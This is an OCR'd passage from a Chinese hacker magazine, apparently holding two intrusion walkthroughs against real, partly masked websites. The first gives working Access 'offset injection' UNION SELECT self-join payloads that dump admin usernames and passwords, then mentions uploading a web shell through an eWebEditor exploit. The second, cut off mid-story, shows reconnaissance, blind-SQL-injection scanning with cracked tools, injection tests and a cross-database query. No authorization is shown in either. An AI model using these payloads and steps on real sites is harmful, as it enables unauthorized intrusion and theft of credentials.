返回错误依次类推，当我提交到 **union select 1,2,3,4,5,6,* from admin** 返回正常，说明admin的字段为9−6=3，有3个字段，如图5。

0x02

既然知道了admin表字段数，我们来考虑怎么来爆内容呢。这里就是重头戏，我们用偏移表自联来爆吧。

比如有一个表A结构如下：

id	name	pass	字段
1	abc	123	
2	efg	456	
3	hij	78	

自联在sql中执行 **select * from (admin as a inner join admin as b on a.id=b.id)**

（其中a.id=b.id就是自联条件），将返回以下结果：

[code]a.id a.name a.pass b.id b.name b.pass

1	abc	123	1	abc	123
2	efg	456	2	efg	456
3	hij	789	3	hij	789

通过上面的分析，我们可以自联admin表，admin表是3个字段，自联后也就是2*3=6个字段，然后我们在随便加3个字段凑数就变成了9个字段，打乱admin表中字段的排列顺序，然后再联合查询，这样就大大增加了爆出用户和密码的概率。即使爆不出来，我们也可以用a.id，跟b.id字段进行偏移，有了思路，下一步就是按着思路依葫芦画瓢，构造自联语句，如图6。

```
http://grs.xxx.cn/xw_lhpy/newshow.asp?id=30 union select 1,2,3,* from (admin as a inner join admin as b on a.id=b.id)
```




图7　爆出管理员账号

爆出了密码！呵呵，我们去用wwwscan扫扫这个目录的后台，成功发现了后台。再提交，如图7爆出了管理员账号。

```
http://grs.xxx.cn/xw_lhpy/newshow.asp?id=30 union select 1,username,3,4,5,6,7,8,9 from admin
```

0x03

到这里就差不多了，我登入后台发现是ewebeditor的2.16，直接用这个版本的EXP上传了一个shell，具体就不多说了，这里主要讲了关于ACCESS偏移注入的一点东西，其实ACCESS注入的利用空间也是很大的，当知道足够信息以后可以做很多事情。

编辑点评： 本文重点介绍了利用ACCESS偏移注入获取管理员密码，思路比较简单，大家也可以依葫芦画瓢练练手。

一次曲折的入侵

图 EchoEye/ 侯其涛[B.B.E]

一日，闲来无事，好友发来一个网站让帮忙看一下。打开网站发现大部分是繁体，于是上“http://www.myip.cn/”查了下，结果如图1。

我拿到网站首先会搜索后台，因为如果有后台，就可以考




图1　网站基本信息

虑通过弱口令，注入等方法从后台登陆来入侵。打开啊D开始扫后台，这个啊D我用了有一段时间了，每次发现什么新的后台或者表名之类的就会添加进去。一会儿扫描结果出来，我查看了一下，有login.asp和forum，其中login.asp是登陆后台所使用的，但是界面很奇怪，如图2，居然有两个小窗口。




图2　login页面

先尝试了admin等弱口令，登陆失败。既然有后台那么我们就开始找注入吧。打开google，输入site:www.xxx.com，这样可以列出网站的大部分网页。网站是asp的，寻找传递参数的地方，不一会儿发现该网站还集成了一个blog，看了一下版本：“Powered by Misslog 1.2”，这个blog的使用率不是很高，在百度搜索了下该漏洞，发现基本没有，于是下载了源码下来。打开源码，随便找了几个文件和网站上的比对了一下，发现都是存在的，说明源码基本没问题。看到了DB目录，心想有戏，果然打开后发现了数据库文件：blog_db.asp和blog_db_empty.mdb；根据名字意思这个mdb文件应该是空的，在查看conn文件时也发现连接的是这个asp文件，访问网站的www.xxx.com/blog/db/blog_db.asp，发现报错了，估计是有防下载表之类的。不甘心，又用迅雷试了下，果然下载失败。没事，现在至少有了源码，实在不行的话还可以通过读源码找漏洞来入侵，当然这就比较费力了。发布这个blog系统的作者网站都关闭了，估计blog已不再更新，那么有漏洞还是可能的。这个先放放，继续找注入，找了半天后发现这不是办法，网站那么大不可能每处都注意到，还是先让工具帮我完成下吧。这里我使用的工具是“wvs”，这个工具大家应该是比较熟悉的，在很多网站上都可以下载到破解版。由于是采用爬行的方式，所以他扫描的结果还是比较全的。废话不多说，打开工具，选择“new scan”，在弹出的窗口中输入url，next两次后来到“scan options”选项，这里我们注意下选择“Blind_sql_injection”，如图3，也就是盲注了。




图5　错误页面

因为我们这里只需要查看是否有注入，别的功能比如XSS和敏感信息之类的都是浮云。再一路next下去，就会开始扫描了。速度和网速以及网站的大小关系较大，由于我们只选择扫描一种漏洞，所以还是比较快的。一




图3　扫描

顿饭的时间后，我查看结果，果然没令我失望，找到了一个注入，地址为http://www.****.com/school/sc/ph***s/vip_pro*****.asp?id=10，居然在3级目录下，而且打开后发现是个显示图片的地方，如图4。然后再后面输入and 1=2，如图5。

再输入and 1=1，果然有注入。当时激动不已，直接丢进“啊D”之中，因为其中还有不少我自己添加的表名，感觉效果还是不错的。但是结果让我失望，扫了半天啥表名都没有扫出来。这下就陷入僵局了。

仔细整理了我现在有的信息，我有注入，有blog的数据库，那么我完全可以考虑使用access的跨库啊！这里我简单介绍一下跨库的语句，我们使用的是：“SELECT * from admin in "D:*****.mdb”，其中后面的为数据库的地址。这下大家可能就发现了一个问题，我没有网站的路径呀。这下又陷入了困境，我没有别的大牛的本事，突然小宇宙爆发猜到了路径。无意识的在下载的blog源码中乱翻，发现了一个inc目录。结果发现里面只有3个文件，其中有个文件是“test.asp”，一看其中的内容居然是：

```
<%
dim i
    for each i in Request.ServerVariables
    response.write  i & "=" & Request.ServerVariables
(i) &"<br>"
next
%>
```




图6　文件存在




图4　正常页面

